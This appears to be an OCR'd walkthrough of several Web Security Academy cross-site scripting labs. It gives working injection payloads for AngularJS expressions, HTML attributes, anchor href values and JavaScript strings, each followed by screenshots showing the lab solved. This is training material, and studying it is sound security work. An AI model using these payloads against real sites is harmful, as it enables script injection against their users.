
AngularJS is a popular JavaScript library, which scans the contents of HTML nodes containing the `ng-app` attribute (also known as an AngularJS directive). When a directive is added to the HTML code, you can execute JavaScript expressions within double curly braces. This technique is useful when angle brackets are being encoded.

To solve this lab, perform a cross-site scripting attack that executes an AngularJS expression and calls the `alert` function.

In the search bar, Paste the below mentioned payload.

Payload angular js:

```
{{constructor.constructor('alert(1)')()}}
```




Home

0 search results for '{{constructor.constructor('alert(1)')()}}'

ae2003f04373b6480061778009900d1.web-security-academy.net

1




DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

Congratulations, you solved the lab!

0 search results for ''

Lab 08

Lab: Reflected XSS into attribute with angle brackets HTML-encoded



Lab: Reflected XSS into attribute with angle brackets HTML-encoded

This lab contains a reflected cross-site scripting vulnerability in the search blog functionality where angle brackets are HTML-encoded. To solve this lab, perform a cross-site scripting attack that injects an attribute and calls the `alert` function.

If input is taken as the string with ‵ ′ encoded . You can see this by using inspect element.

payload as input :

```
"onmouseover="alert(1)
```



Home

0 search results for '"onmouseover="alert(1)'

Search the


:86000704c684a380aaf3dd005900be.web-security-academy.net

1

OK

Search

< Back to Blog



Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learni


Home

0 search results for '"onmouseover="alert(1)'

Task completed

Lab 09


Lab: Stored XSS into anchor `href` attribute with double quotes HTML-encoded



This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the `alert` function when the comment author name is clicked.

After submitting the comment on any post, When you click on the 'author name' , it hits the website name column. As shown in the below screenshot. Whatever you entered in the website name , it writes everything in href tag. So write the payload in website name column. it inserts into the href and when you clicked on author name, it triggers the xss payload.

payload :
javascript:alert(1)



```
▼<p>
    <img class="avatar" src="/resources/images/avatarDefault.svg">
    <a id="author" href="javascript:alert(1)">jjj</a>
```

dy › div › section.maincontainer › div.container.is-page › div.blog-post › div › section.comment › p › a#author

Web Security Academy

Stored XSS into anchor `href` attribute with double quotes HTML-encoded

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home


Thank you for your comment!

Your comment has been submitted.

< Back to blog

Lab 10


Lab: Reflected XSS into a JavaScript string with angle brackets HTML encoded



This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality where angle brackets are encoded. The reflection occurs inside a JavaScript string. To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the `alert` function.


whatever inserting into the search string, web application is treating this as a string enclosed into ‘’.
So manually close the string and end the query with ; before typing the payload

payload (as search string):
';alert(22)//




```
<header class="navigation-header">⋯</header> flex
<header class="notification-header">⋯</header>
<section class="blog-header">
  <h1>0 search results for '';alert(22)//'</h1>
  <hr>
</section>
```

body > div > section.maincontainer > div.container.is-page > section.blog-header > h1



```
<section class="search">⋯</section>
<script>
  var searchTerms = '';alert(22)//'; document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
<img src="/resources/images/tracker.gif?searchTerms=">
<section class="blog-list no-results">⋯</section>
```

payload inserted into the query where search term is called. So it triggers the alert(22)



Reflected XSS into a JavaScript string with angle brackets HTML encoded

Back to lab description

Congratulations, you solved the lab!

0 search results for '';alert(22)//'

Task completed.